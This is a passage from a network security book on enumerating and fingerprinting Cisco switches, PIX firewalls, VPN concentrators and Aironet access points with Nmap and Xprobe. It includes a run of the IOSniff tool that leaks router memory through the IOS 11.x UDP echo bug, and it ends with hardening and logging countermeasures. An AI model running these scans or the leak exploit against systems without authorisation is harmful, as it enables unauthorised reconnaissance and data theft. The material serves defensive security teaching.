UDP scanning of a CatOS-based switch for default and full port ranges has demon-strated open 123 (NTP) and 161 (SNMP) ports and did not provide any specific OS details. There is no `show ip sockets` command in CatOS to verify the results of UDP scans on the switch.

Finally, the supported protocols scan against the Catalyst flagged all 256 checked protocols as *open/filtered* and wasn't useful at all.

While Nmap has provided us a wealth of information about the switch, as you can see in the preceding code, the same cannot be said about both versions of Xprobe. While Xprobe v1 defined our Catalyst as *DGUX/HPUX 10.x/OpenVMS with Process Software TCPWare!SunOS4.x*, Xprobe v2 considered it to be a FreeBSD 4.4 machine.

To summarize, some characteristics stand out like big flashing neon lights when fin-gerprinting many CatOS switches:

- Responsiveness to FIN, NULL, XMAS, and Window TCP scans
- Error and termination of ACK scans
- TCP sequence numbers prediction class and difficulty
- Incremental IPIDs
- Reliably defined as FreeBSD 4.4 by the current version of Xprobe 2 used

As to our specific example switch, based on the results of scans, we could tell that it is a Cisco Catalyst switch 5505 or 6509. We couldn't define the specific version of CatOS in use. Here's the correct answer:

```
Gromozeka (enable) show version
WS-C5000 Software, Version McpSW: 4.5(12a) NmpSW: 4.5(12a)
Copyright (c) 1995-2002 by Cisco Systems
NMP S/W compiled on Feb 11 2002, 15:03:47
MCP S/W compiled on Feb 11 2002, 15:06:09
System Bootstrap Version: 1.4
Hardware Version: 1.8 Model: WS-C5000 Serial #: 002660741
```

So, the answer *Cisco Catalyst 5505* was close enough, but still incorrect.

Let's now compare IOS-based Catalyst fingerprinting results with both Cisco routers and CatOS switches. Running NULL, FIN, and SYN scans against an IOS-based Catalyst switch rendered rather strange results, showing all ports as open. The OS fingerprint of all three scan types was uniform:

Device type: general purpose|printer|router|VoIP adapter|br

Running (JUST GUESSING) : Linux 1.X (93%), Tektronix embedde  
Apple Mac OS X 10.1.X (90%), Microsoft Windows NT/2K/XP  
Cisco embedded (90%), FreeSCO Linux 2.0.X (87%), Cisco I  
Aggressive OS guesses: Linux 1.3.20 (x86) (93%), Tektronix F  
(93%), Apple Mac OS X 10.1.5 (90%), Microsoft Windows XF  
2000 SP3 (90%), Cisco X.25/TCP/LAT Protocol Translator v  
Cisco ATA 186 POTS<->VoIP phone gateway device (88%), Fr  
2.0.38) (87%), Microsoft Windows XP Pro RC1+ through final r  
Cisco Soho 97 router running IOS 12.3(8) (87%), Cisco 7200 r  
IOS 12.1(14)E6 (87%)

No exact OS matches for host (test conditions non-ideal).

Investigating this artifact further, we conclude that the scan output was dependent on the amount of hops separating the host with Nmap from the Catalyst. At three and two hops' distance, all ports were shown as open; however, when scanned from the same subnet, all ports appeared to be closed, which corresponds quite well to the re-sponse of Cisco routers to NULL, FIN, and XMAS scanning. Alas, NULL, FIN, and XMAS scans of these routers did not produce any OS guesses at all. (Not that the guesses for our Catalyst shown previously were precise and useful!)

The NULL/FIN/XMAS OS fingerprints and guesses for the tested switch did not change with different amounts of hops between it and the scanning machine. The same cannot be said about the case of half-and full-connect scans, however.

Two hops away:

```
arhontus#nmap -sS -vvv -O 192.168.20.254
```

```
Interesting ports on 192.168.20.254:
```

```
(The 1658 ports scanned but not shown below are in state: cl
PORT STATE SERVICE
7/tcp open echo
9/tcp open discard
```

```
13/tcp open daytime
19/tcp open chargen
23/tcp open telnet
No exact OS matches for host
TCP Sequence Prediction: Class=truly random
 Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: A99EFC4B 47B64308 3569CEAD 2204C2C1 DE
IPID Sequence Generation: All zeros
```

### One hop away:

```
Interesting ports on 192.168.20.254:
(The 1658 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
7/tcp open echo
9/tcp open discard
13/tcp open daytime
19/tcp open chargen
23/tcp open telnet
Device type: router
Running: Cisco IOS 12.X
OS details: Cisco 7200 router running IOS 12.1(14)E6
TCP Sequence Prediction: Class=truly random
 Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: A4C1F3F8 49892BF3 6426CB1E A69DB9F2 AE
IPID Sequence Generation: All zeros
```

### Same subnet:

```
Interesting ports on 192.168.20.254:
(The 1658 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
7/tcp open echo
9/tcp open discard
13/tcp open daytime
19/tcp open chargen
23/tcp open telnet
```



```
MAC Address: 00:0E:84:EF:F5:C0 (Cisco Systems)
Device type: router
Running: Cisco IOS 12.X
OS details: Cisco router running IOS 12.1.5-12.2.13a
TCP Sequence Prediction: Class=truly random
Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: A4C1F3F8 49892BF3 6426CB1E A69DB9F2 AE
IPID Sequence Generation: All zeros
```

The precision of the scans increased dramatically as we got closer to the target. Note that in all cases, the device type was defined as *router*—this is something we have con-stantly seen when fingerprinting IOS-based Catalysts.

The dependence of scan results on the amount of separating hops was not limited to the IOS-based Catalyst or Catalyst switches in general. We have seen perhaps the most outstanding example of this phenomenon when UDP scanning a Cisco 2503 router.

One hop away:

```
arhontus# nmap -sU -vvvv 192.168.30.50 -O
Interesting ports on 192.168.30.50:
(The 1473 ports scanned but not shown below are in state: cl
PORT STATE SERVICE
67/udp open|filtered dhcpserver
161/udp open|filtered snmp
781/udp open|filtered hp-collector
835/udp open|filtered unknown
2042/udp open|filtered isis
Too many fingerprints match this host to give specific OS de
```

Same subnet:

```
arhontus# nmap -sU -vvvv 192.168.30.50 -O
Interesting ports on 192.168.30.50:
(The 1475 ports scanned but not shown below are in state: cl
PORT STATE SERVICE
```

```
67/udp open|filtered dhcpserver
161/udp open|filtered snmp
1407/udp open|filtered dbsa-lm
Device type: router|switch
Running: Cisco IOS 10.X|11.X
OS details: Cisco 2501/2504/4500 router with IOS Version 10.
11.1(20), Cisco Router/Switch with IOS 11.2
```

As you can see, while the remote UDP scans (including the UDP scan from two hops' distance shown when we were evaluating Cisco 2503 fingerprinting) could not determine device type and OS version; when Nmap is run on the same LAN it is possible to fingerprint the device with a reasonable level of precision.

Let's return to our IOS-based Catalyst switch. Grabbing banners with Nmap -A has also demonstrated the *Cisco telnetd (IOS 12.X)* banner, commonly encountered in different types of Cisco switches. Interestingly, as in the case of the CatOS-based switch tested, the ACK scans were terminated with the very same error (Unexpected port state: 6). Window TCP scans were fruitless. The UDP scans have demonstrated a variety of open services, two of them unknown:

```
arhontus#nmap -sU -vvvv -O 192.168.20.254 -p0-65535
Interesting ports on 192.168.20.254:
(The 1469 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
7/udp open echo
9/udp open|filtered discard
19/udp open chargen
67/udp open|filtered dhcpserver
146/udp open|filtered iso-tp0
161/udp open|filtered snmp
162/udp open|filtered snmptrap
793/udp open|filtered unknown
948/udp open|filtered unknown
MAC Address: 00:0E:84:EF:F5:C0 (Cisco Systems)
Too many fingerprints match this host to give specific OS de
```

Again, the output of the scan did not correspond well to the output of the `show ip sockets` command:

```
molotov#sh ip sockets
Proto Remote Port Local Port In Out Stat TTY
 17 --listen-- 192.168.20.254 67 0 0 489 0
 17 --listen-- 192.168.20.254 2228 0 0 89 0
 17 192.168.20.100 38085 192.168.20.254 161 0 0 1 0
 17 0.0.0.0 0 192.168.20.254 162 0 0 9 0
 17 0.0.0.0 0 192.168.20.254 52349 0 0 9 0
```

Even when launched from the same LAN, UDP portscans were not able to provide any guesses regarding the OS running. The supported protocols scan run against the tested switch worked fine:

```
arhontus#nmap -sO -vvvv -O 192.168.20.254
Interesting protocols on 192.168.20.254:
(The 250 protocols scanned but not shown below are in state:
PROTOCOL STATE SERVICE
1 open|filtered icmp
6 open|filtered tcp
17 open|filtered udp
53 open|filtered swipe
55 open|filtered mobile
77 open|filtered sun-nd
MAC Address: 00:0E:84:EF:F5:C0 (Cisco Systems)
Too many fingerprints match this host to give specific OS de
```

Finally, Xprobe v1 determined the switch OS to be *Cisco IOS 11.x-12.x*, while Xprobe v2 reliably indicated *Cisco IOS 12.2* with a guess probability up to 91 percent when supplied with an open TCP port.

To summarize, the following properties may give away IOS-based Catalyst switches and distinguish them from Cisco routers:

- The presence of a fingerprint, but no open/closed ports in NULL, FIN, and XMAS scans

- ACK scans terminating with an error
- Xprobe v 1 producing a meaningful result
- Supported protocols scan working and not showing Generic Routing Encapsulation (GRE) and routing protocols

Not surprisingly, there were significant differences between scanning and fingerprinting results of IOS- and CatOS-based Catalyst switches, making these device classes easily distinguishable from each other by remote attackers. While we could determine the IOS version of the tested switch with a reasonable precision, it was not possible to determine the switch type. Of course, now it is time to provide the correct answer:

```
molotov#show version
Cisco Internetwork Operating System Software
IOS (tm) C2950 Software (C2950-I6Q4L2-M), Version 12.1(22)EA
System image file is "flash:c2950-i6q4l2-mz.121-22.EA1.bin"
cisco WS-C2950T-24 (RC32300) processor (revision M0) with 20
```

## Active Enumeration and Fingerprinting of Other Cisco Appliances

**Attack**

|                     |    |
|---------------------|----|
| <i>Popularity:</i>  | 10 |
| <i>Simplicity:</i>  | 6  |
| <i>Impact:</i>      | 9  |
| <i>Risk Rating:</i> | 8  |

Considering the variety of networking devices manufactured by Cisco, limiting this chapter only to routers and switches would have been an unforgivable mistake. Thus, it is time to turn to more specific Cisco appliances commonly encountered on modern-day networks, emphasizing

the security relevance of such hosts. One such appliance type is, of course, Cisco PIX firewalls. Apart from the low-end 501/506 models (the latter being deprecated), PIX firewalls usually possess three interface types: private, public, and DMZ. For the purposes of this chapter, we are interested in scanning from the public interface side, since this is where the external attackers are positioned. For the purposes of a complete security audit, a firewall should be assessed from all of its interfaces, since internal malcontents can be as large a threat and servers in the DMZ can be broken into by external hackers and used to launch further attacks.

When enumerating and fingerprinting a PIX firewall, we follow the standard scheme used in the preceding examples. The firewall we are using has port 22 open to the out-side. This is not a default configuration, but it is not uncommon in the wild, and we wanted to demonstrate the difference a service exposed to the public side can make when fingerprinting a PIX.

1. NULL, FIN, and XMAS scans have shown all ports as open and did not provide any OS guesses.
2. SYN and full-connect scans could demonstrate only the Secure Shell Daemon (SSHd) running. The OS guesses were rather informative, though—see the example scan output in the next paragraph.
3. Grabbing banners was even more interesting:

```
arhontus# nmap -A -O -vvvv 192.168.66.108
Interesting ports on 192.168.66.108:
(The 1662 ports scanned but not shown below are in state: fi
PORT STATE SERVICE VERSION
22/tcp open ssh Cisco SSH 1.25 (protocol 1.5)
MAC Address: 00:90:27:99:11:8F (Intel)
Device type: switch|firewall
Running: Cisco embedded, Cisco NmpSW, Cisco PIX 6.X
OS details: Cisco Catalyst switch, Cisco Catalyst 4006 Switc
7.4(2), Cisco PIX Firewall Version 6.1(2), Cisco PIX Firewal
TCP Sequence Prediction: Class=truly random
Difficulty=9999999 (Good luck!)
```

TCP ISN Seq. Numbers: AC8CE25B F2C1853D 713E4DBB 821E3731 5C  
IPID Sequence Generation: Incremental

The banner showing both the Cisco origin of the device and the version of SSHd and SSH protocol running just shouldn't be there, especially if you take into account the vulnerability of SSH protocol versions below 2 to man-in-the-middle attacks. Also, the incremental IPID sequence generation (idle scans!) and Intel Organizationally Unique Identifier (OUI) MAC address are shown when scanning on LAN. The latter fact is demonstrative for PIX firewalls using Intel, rather than native Cisco Ethernet network cards or interfaces.

1. Window, ACK, and supported protocol scans did not provide any useful output. All UDP ports were shown as filtered.
2. Both versions of Xprobe have identified our firewall's OS as some version of Linux kernel 2.2.X.

Despite the absence of useful data brought in by Xprobe and all scans, apart from SYN and full connect, we were able to identify the host as a likely PIX firewall running PIX OS 6.1.(2)-6.2.(1). Catalyst switches are not very likely to run SSHd (though it is possible!) and would show a different fingerprinting profile to Nmap and Xprobe, as demonstrated by the examples reviewed already. To avoid breaking the tradition, here comes a correct description of the tested PIX:

```
pixfirewall# show version
Cisco PIX Firewall Version 6.3(3)
Cisco PIX Device Manager Version 3.0(1)
Compiled on Wed 13-Aug-03 13:55 by morlee
pixfirewall up 132 days 4 hours
Hardware: PIX-515E, 64 MB RAM, CPU Pentium II 433 MHz
Flash E28F128J3 @ 0x300, 16MB
BIOS Flash AM29F400B @ 0xffffd8000, 32KB
```

Cisco VPN concentrator is next in our logical sequence of evaluated devices. As with the PIX, the 3000 series Cisco VPN concentrators have

public, private, and DMZ interfaces (apart from the low-end models in the 3015 series). And as in the PIX firewall case, we are more interested in scanning from the exposed public side and follow the same enumeration/fingerprinting plan.

1. NULL, FIN, and XMAS scans have shown all ports as open or closed, depending on the amount of hops from the concentrator, and did not provide any OS guesses.
2. Half-and full-connect TCP scans have only demonstrated the Point-to-Point Tunneling Protocol (PPTP) port open:

```
arhontus# nmap -sT -O -vvv -p0-65535 192.168.77.240
Interesting ports on 192.168.77.240:
(The 65535 ports scanned but not shown below are in state: f
PORT STATE SERVICE
1723/tcp open pptp
MAC Address: 00:03:A0:8A:00:F9 (Cisco Systems)
Device type: encryption accelerator
Running: Cisco embedded
OS details: Cisco 3000-series VPN concentrator (OS ver 4.1.2
TCP Sequence Prediction: Class=random positive increments
Difficulty=1543284 (Good luck!)
TCP ISN Seq. Numbers: 9A4442DD 99D1DDAF 99EF863F 99ED7B73 9A
IPID Sequence Generation: Incremental
```

Nevertheless, the OS fingerprinting results were rather precise (also note the incremental IPID sequence generation). For the sake of comparison, here is the scan of the same concentrator (also in default configuration) from the private interface side:

```
arhontus# nmap -A -vvv -p0-65535 192.168.77.240
Interesting ports on 192.168.77.240:
(The 65526 ports scanned but not shown below are in state: c
PORT STATE SERVICE VERSION
21/tcp open ftp?
22/tcp open ssh Cisco VPN Concentrator SSHd (protocol 1.5)
23/tcp open echo
```

```
80/tcp open http?
443/tcp open ssl/unknown
988/tcp open smtp
993/tcp open ssl/unknown
995/tcp open ssl/pop3
1723/tcp open pptp?
5054/tcp open unknown
MAC Address: 00:03:A0:8A:00:F8 (Cisco Systems)
Device type: encryption accelerator
Running: Cisco embedded
OS details: Cisco 3000-series VPN concentrator (OS ver 4.1.2)
TCP Sequence Prediction: Class=random positive increments
Difficulty=3689871 (Good luck!)
TCP ISN Seq. Numbers: C59F2D9D C4D1C499 C56369F7 C589CD49 C4
IPID Sequence Generation: Incremental
```

**Do you really trust all users and all hosts on your LAN?**

1. The only banner, grabbed on the private side, is shown on the preceding scan output. In our humble opinion, naming the device and the SSH protocol version in a banner is not a good security practice. But things get worse when we look at the SSHd in more detail:

```
arhontus# ssh -v admin@192.168.66.240
debug1: Connecting to 192.168.66.240 [192.16
debug1: Connection established.
debug1: identity file /root/.ssh/id_dsa type
debug1: Remote protocol version 1.5, remote
debug1: no match: X
debug1: Local version string SSH-1.5-OpenSSH
debug1: Waiting for server public key.
Warning: Server lies about size of server pu
bits vs. announced 768.
Warning: This may be due to an old implement
Warning: Server lies about size of server ho
vs. announced 2048.
```



```
Warning: This may be due to an old implement
debug1: Received server public key (767 bits)
debug1: Host '192.168.66.240' is known and matches the RSA host key.
debug1: Found key in /root/.ssh/known_hosts:
debug1: Encryption type: 3des
debug1: Sent encrypted session key.
debug1: Installing crc compensation attack detector.
debug1: Received encrypted confirmation.
debug1: Doing password authentication.
```

**In contrast, a Linux SSHd with enabled version 1 SSH protocol support will show something like this:**

```
debug1: Connecting to dyno [192.168.77.6] port 22.
debug1: Connection established.
debug1: identity file /root/.ssh/identity type -1
debug1: identity file /root/.ssh/id_rsa type -1
debug1: identity file /root/.ssh/id_dsa type -1
debug1: Remote protocol version 1.5, remote software version 3.8.1p1
debug1: match: OpenSSH_3.8.1p1 pat OpenSSH*
debug1: Local version string SSH-1.5-OpenSSH_3.8.1p1 Debian-
debug1: Waiting for server public key.
debug1: Received server public key (768 bits) and host key (768 bits)
debug1: Host 'dyno' is known and matches the RSA host key.
debug1: Found key in /root/.ssh/known_hosts:9
debug1: Encryption type: 3des
debug1: Sent encrypted session key.
debug1: Installing crc compensation attack detector.
debug1: Received encrypted confirmation.
debug1: Doing challenge response authentication.
Password:
Response:
debug1: Requesting pty.
debug1: Requesting X11 forwarding with authentication spoofing.
Warning: Remote host denied X11 forwarding.
debug1: Requesting shell.
```

```
debug1: Entering interactive session.
```

Thus, SSH connections with debug option turned on for the client can be a reliable way of identifying remote Cisco VPN concentrators and other Cisco appliances supporting the SSH protocol. Pay close attention to all the warnings in the debug, key sizes, remote software version, and all output related to the X server.

2. So far, this is the first Cisco appliance evaluated against which the ACK scan has worked, showing the unfiltered PPTP port. However, the OS guessing that accompanied our ACK scan wasn't correct:

```
arhontus# nmap -sA -O -vvvv 192.168.77.240
Interesting ports on 192.168.77.240:
(The 1662 ports scanned but not shown below are in state: fi
PORT STATE SERVICE
1723/tcp Unfiltered pptp
MAC Address: 00:03:A0:8A:00:F9 (Cisco Systems)
Device type: broadband router|general purpose|firewall
Running (JUST GUESSING): Elsa embedded (85%), HP HP-UX 10.X
Computing embedded (85%)
Aggressive OS guesses: ELSA LANCOM DSL/10 office router (85%
9000/897 (85%), Secure Computing SECUREZone Firewall Versior
```

To the contrary, the Window scan has shown port 1723 as closed, while providing exactly the same OS guesses as the ACK scan. At the same time, UDP scans indicated that all UDP ports are *open/filtered* without providing any OS guesses or even basic fingerprints. It appears that all UDP packets sent by Nmap were dropped. The supported protocols scan wasn't very fruitful either, showing all 256 checked protocols as enabled and running.

3. Both versions of Xprobe incorrectly determined the OS of our concentrator as either FreeBSD 4.6 or HP UX 11.0 with low guess probability percentage.

And now for the usual summary. SYN and full-connect TCP scans with a fingerprinting (-O) option turned out to be quite good at enumerating the test

Cisco VPN concentrator (besides not many Internet hosts have a single PPTP TCP port open). In addition, the pattern of response to ACK and Window scans was rather unusual and different from the output we saw when auditing other Cisco appliances. We conclude that the remote discovery of Cisco 3000 VPN concentrators is not a difficult and daunting task. As for the real version of our concentrator's OS at the time of testing, it is vpn3000-4.1.7b-k9.bin. So the Nmap OS guess wasn't 100 percent correct. (Well, nothing in this world is perfect.)

While on that note we could have ended this section, we just love wireless too much! Would a Cisco Aironet access point (AP) running IOS differ from routers and IOS-based Catalyst switches? Just as in the Cisco router's case, NULL, FIN, and XMAS scans launched against our AP did not bear any useful information. SYN and half-connect scans disclosed telnetd (open by default) and HTTPd (opened by us to monitor the AP). As an example here, we provide Nmap -A scan output, which shows open ports, banners, OS guesses, and other useful data disclosed by the wonderful Fyodor tool:

```
arhontus# nmap -A -vvv 192.168.77.235
Interesting ports on 192.168.77.235:
(The 1661 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
23/tcp open telnet Cisco telnetd (IOS 12.X)
80/tcp open http Cisco IOS administrative webserver
MAC Address: 00:0D:BD:A7:13:BB (Cisco Systems)
Device type: router
Running: Cisco IOS 12.X
OS details: Cisco 801/1720 router running IOS 12.2.8
TCP Sequence Prediction: Class=truly random
 Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: F639ED85 A38FAB91 EB6F734C CF2E5AAF CC
IPID Sequence Generation: All zeros
```

Indeed, this looks like a Cisco router, with a telnetd banner being the same as the one observed when scanning Cisco 2611 router and Catalyst 2950 switch. Just as though we were scanning a router, Window and ACK scans weren't informative. However, UDP scans demonstrated that ports are open

on the Aironet access point that are not open on a typical Cisco router—namely, old RADIUS and RADIUS accounting services:

```
arhontus## nmap -sU -O -vvvv 192.168.77.235
Interesting ports on 192.168.77.235:
(The 1472 ports scanned but not shown below are in state: cl
PORT STATE SERVICE
67/udp open|filtered dhcpserver
123/udp open|filtered ntp
161/udp open|filtered snmp
162/udp open|filtered snmptrap
1645/udp open|filtered radius
1646/udp open|filtered radacct
```

It deserves to be said that this data does not correspond to the `show ip sockets` command output:

```
ap#sh ip sockets
Proto Remote Port Local Port In Out Stat TTY
 17 --listen-- 192.168.77.235 123 0 0 1 0
 17 0.0.0.0 0 192.168.77.235 67 0 0 489 0
 17 --listen-- 192.168.77.235 2887 0 0 9 0
 17 192.168.77.5 47638 192.168.77.235 161 0 0 1 0
 17 --listen-- 192.168.77.235 162 0 0 1 0
 17 --listen-- 192.168.77.235 55001 0 0 1 0
```

Apart from different open UDP ports, the protocols scan (`nmap -sO`) of the AP has discovered support for "unknown protocol 159" from the unassigned 92–254 protocol number range (RFC 1060) that was not seen while scanning Cisco routers. In addition, Xprobe v1, which could not correctly determine the OS of both 2503 and 2611 Cisco routers in the examples we previously used, worked fine when fingerprinting the Ai-ronet AP:

```
arhontus# xprobe -v -p 31337 -i eth0 192.168.77.235
X probe ver. 0.0.2

Interface: eth0/192.168.77.5
LOG: Target: 192.168.77.235
```

```
LOG: Netmask: 255.255.255.255
LOG: probing: 192.168.77.235
LOG: [send]-> UDP to 192.168.77.235:31337
LOG: [98 bytes] sent, waiting for response.
TREE: Cisco IOS 11.x-12.x! Extreme Network Switches.Linux
2.0.x!2.2.x!2.4.x.TREE: Cisco IOS 11.x-12x! Extreme Network
FINAL:[Cisco IOS 11.x-12.x]
```

As to the second version of Xprobe, it defined the AP IOS as 12.2 in all cases apart from the closed TCP port probe (in which case the OS was defined as HP-UX 11.0i). This is similar to probing a Cisco 2611 router. Thus, it is quite difficult to distinguish a Cisco Ai-ronet AP from a Cisco router remotely, but some subtle differences may still allow it. These differences pertain to open UDP ports (but as you have seen, UDP portscans aren't incredibly reliable), supported protocols scan, and Xprobe v1 output. Our tools of the trade have defined the AP OS as some version of IOS 12.2, perhaps 12.2.8. This is a close shot:

```
ap#show version
Cisco Internetwork Operating System Software
IOS (tm) C1200 Software (C1200-K9W7-M), Version 12.2(11)JA3,
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2004 by cisco Systems, Inc.
Compiled Mon 12-Apr-04 14:36 by kellmill
Image text-base: 0x00003000, data-base: 0x004D4834

ROM: Bootstrap program is C1200 boot loader
BOOTLDR: C1200 Boot Loader (C1200-BOOT-M) Version 12.2(8)JA,
DEPLOYMENT RELEASE SOFTWARE (fc1)

cisco AIR-AP1220-IOS-UPGRD (PowerPC405GP) processor with 143
of memory.
Processor board ID FHK0741K0DH
PowerPC405GP CPU at 196Mhz, revision number 0x00C4
Last reset from power-on
Bridging software.
```

```
1 FastEthernet/IEEE 802.3 interface(s)
1 802.11 Radio(s)
```

## Using IOS 11.X Memory Leak to Enumerate Remote Cisco Routers

### Attack

|                     |          |
|---------------------|----------|
| Popularity:         | 8        |
| Simplicity:         | 8        |
| Impact:             | 9        |
| <b>Risk Rating:</b> | <b>8</b> |

If you have discovered a router with open UDP port 7 (ECHO) and some version of IOS 11, it's your lucky day. IOS 11 has a memory leak that allows remote dumping of data from router interface buffer queues. Unfortunately for the attacker, it is not possible to dump the data constantly; here we are dealing with getting the discrete chunks of data about 20K in size.

The tool to exploit the leak is written by FX and is called IOSniff. It decodes received packets and keeps packet checksums in a cache to prevent repeating output. One of our testing routers provides a perfect target for IOSniff:

```
arhontus#iosniff -i eth0 -d 192.168.30.50 -v
Cache hit
Added packet buffer with next = 0x0013D308 and cs = 0x2CFB
Packet, 1680 bytes of potatial data:
[0x0013D308]: FF:03:00:21:45:C0 -> 00:00:00:00:00:00
pure Ethernet stuff
...Y.F.....0..B.....(.....
.d.....are .IOS (tm) C2600 Software (C2600-IK903S3-M
, Version 12.3(6), RELEASE SOFTWARE (fc3).Copyright (c) 198
```

```

-2004 by cisco Systems, Inc..Compiled Wed 11-Feb-04 19:24 by
kellythw....cisco 2611.....Serial0/0.....
.qqqqqqqqqqqqqqqqqqqqqndication LSA 1...Number of DoNotAge
SA 0...Flood list length 0.. Area 0.0.0.1...Number of int
erfaces in this area is 1...Area has no authentication...SPF
algorithm last executed 3wld ago...SPF algorithm executed
3 times...Area ranges are...Number of LSA 11. Checksum.
Added packet buffer with next = 0x0013608C and cs = 0xDBED
Packet, 1680 bytes of potatial data:
[0x0013608C]: FF:03:00:21:45:00 -> 00:00:00:00:00:00
pure Ethernet stuff
@.>.i...Be...2..#)r.E|W...P.....Z.....6.,.....
.:.....4.....(CONNECT_DATA=(COMMAND=versi
on))rsion 12.3(6), RELEASE SOFTWARE (fc3).Copyright (c) 1986
-2004 by cisco Systems, Inc..Compiled Wed 11-Feb-04 19:24 by
kellythw....cisco 2611.....Serial0/0.....
.bbbbbbbbbbbbbbbbbbbbb0/1..R 192.168.11.0/24 [120/1] via
192.168.66.100, 00:00:12, Ethernet0/0..R 192.168.20.0/24
[120/1] via 192.168.66.100, 00:00:12, Ethernet0/0.. 192.
168.66.0/24 is variably subnetted, 3 subnets, 2 masks..R
192.168.66.9/32 [120/1] via 192.168.66.100, 00:00:1.....

```

Of course, what you are likely to see are the PDUs most frequently sent and received by the attacked router. These may include Cisco Discovery Protocol (CDP), Hot Standby Router Protocol (HSRP), or Virtual Router Resilience Protocol (VRRP), and various rout-ing protocol updates and hellos. By looking at the captured packets for a sufficient amount of time, you can gather nearly complete information about the architecture of the remote network, including the subnet ranges, types of Cisco devices deployed, and their operational systems. In the preceding example output, we can identify neighboring Cisco 2611 router via CDP and see some fragments of Open Shortest Path First (OSPF) link state updates. From these fragments, we can gather the OSPF area in which the rout-ers are positioned, the absence of OSPF authentication in this area (!), and a partial routing table. Waiting for a longer time period would have provided us with a full rout-ing table and more information about the interfaces of routers

involved. In vain, we have tried multiple Telnet and enable logins to/on the attacked router in hopes of capturing the login passwords with IOSniff. Sometimes, though, things just don't work the way you want them to.

Just for your reference—this is what happens if IOSniff is run against an invulnerable router:

```
arhontus#/iosniff -i eth0 -d 192.168.66.202 -v
---=[Phenoelit IOSniff]---
Cisco IOS 11.x UDP echo memory leak remote sniffer
Timeout - may be lost packet?
Your target does not seem to leak data.
```

The tool will simply timeout and quit.

## Hiding Your Machine from Prying Eyes: Enumeration and Fingerprinting Countermeasures

### Countermeasure

The recommendations to prevent attackers from enumerating and fingerprinting your Cisco appliances are as mundane as they are efficient. The first thing you should consider is using the latest version of the IOS or other operational system your hardware can support. If you have another look at the scans we've discussed and generalize beyond the examples shown, the following points are obvious:

- Newer IOS versions have fewer ports open. In particular, this applies to those annoying "unknown" services.
- Newer IOS versions are



more difficult to fingerprint.

TCP sequence prediction on the newest IOS versions is practically impossible. The supported protocols scan against newer IOS versions tends to fail (*this is important*). In addition, newer IOS or CatOS versions would be freer from bugs that can assist in finger-printing and enumeration. A typical example of such a bug is the IOS 11.X memory leak described earlier.

The next thing is, of course, turning off all unnecessary services. Small TCP and UDP services (ECHO, Chargen, and others) should always be turned off. They are a part of networking history and have no place in the modern world. To turn them off, use the commands `no service tcp-small-servers` and `no service udp-small-servers`. To turn off finger, use the `no service finger` command; `no ip bootp server` switches off the bootp server we constantly saw on UDP portscans of routers. If you don't use SNMP, you can get rid of the service by issuing the `no snmp-server` command.

Of course, we are going to discuss SNMP security in more detail in the [next chapter](#). Turning off the administrative web interface is done via the `no ip http server` command, even though we didn't find the Cisco web interface, with its plain request for a username/password pair, to be very useful in fingerprinting. Exploitation is, surely, another story. On the other hand, the necessity of open services should also be considered in great detail. If the system administrator wants to enable access from the outside to, for example, SSHd, such access should be restricted to a specific IP address (or at least a limited IP range):

```
2611a(config)#access-list 101 permit tcp host 10.1.1.1 any e
```

**Tip** While many Cisco security sources show examples of restricting Telnet access to the appliance from the Internet side, we completely discourage using Telnet to administer any device across a public network. You never know who is sniffing.

To illustrate how removing unnecessary services can be efficient at

confusing remote attackers, here are some scan results for some of the hosts we have used when illustrating fingerprinting:

- Cisco 2611:

```
arhontus#nmap -sT -vvvv 192.168.66.202 -O
Interesting ports on 2611b.dmz.arhont.com (192.
(The 1662 ports scanned but not shown below are
PORT STATE SERVICE
23/tcp open telnet
No exact OS matches for host.
```

- Cisco 2503:

```
arhontus#nmap -sT -vvvv 192.168.30.50 -O
Interesting ports on 192.168.30.50:
(The 1658 ports scanned but not shown below are
PORT STATE SERVICE
23/tcp open telnet
57/tcp open priv-term
2001/tcp open dc
6001/tcp open X11:1
Device type: general purpose|firewall
Running: IBM AIX 4.X, Linux 1.X, Microsoft Wind
Too many fingerprints match this host to give s
```

- PIX 515E:

```
arhontus# nmap -sT -vvvv -O 192.168.66.108
All 1663 scanned ports on 192.168.66.108 are: f
MAC Address: 00:90:27:99:11:8F (Intel)
Too many fingerprints match this host to give s
```

- Aironet 1200 access point:

```
arhontus# nmap -sT -O -vvvv 192.168.77.235
All 1977 scanned ports on 192.168.77.235 are: c
MAC Address: 00:0D:BD:A7:13:BB (Cisco Systems)
Too many fingerprints match this host to give s
```

Compare this output to the outputs of the very same scans when the assessed net-work appliances had more open ports, and note how dramatically the OS fingerprinting efficiency of Nmap has decreased. Of course, "closed port" mode tests with Xprobe won't be affected. However, in general, these mode scans are less precise than tests, in which known open ports are supplied to the tool.

## "Knock, Knock! Who's There?" Portscanning, OS Fingerprinting, and Their Detection on Cisco Machines

**Countermeasure** Detecting these annoying scanners pondering you  
The first thing you will need to do is to timestamp

```
cisco-2611a(config)#service timestamp
show-timezone year
```

**Tip** Synchronizing the router with a remote NTP server is a very good idea and will be described in [Chapter 10](#).

Then create a local buffer for logs stored on a router or switch and set the logging severity level:

```
cisco-2611a(config)#logging buffered 4096 debugging
```

Don't forget to set a general logging severity level and count for all logs, as well as stamp the logs with sequence numbers:

```
cisco-2611a(config)#logging trap debugging
cisco-2611a(config)#logging count
cisco-2611a(config)#service sequence-numbers
```

Of course, logging to a remote syslog server needs to be considered, since a router or switch crashed (by the attack?) will lose the logs stored in its buffer. If you have many routers, labeling the logs sent by each router using a unique string, router IP, or host-name (whatever rocks your boat) is more than helpful:

```
cisco-2611a(config)#logging facility syslog
```

```
cisco-2611a(config)#logging host 10.1.1.5
cisco-2611a(config)#logging origin-id string Testing2611a
```

Then you can turn on all logging (using the `logging on` command).

Afterward, don't forget to add `log` at the end of every access list you write (`log-input` to log the interface to which the packets come as well). If you are using Context Based Access Control (CBAC) instead of the casual Cisco access lists, or you are configuring a PIX firewall, IDS and logging can be done via the `ip audit` set of commands. However, as you will see very soon, CBAC IDS on its own is less than perfect for portscan detection.

On CatOS switches, logging is done via the `set logging` command:

```
Gromozeka (enable) set logging ?
Usage: set logging server <enable|disable>
 set logging server <ip_addr>
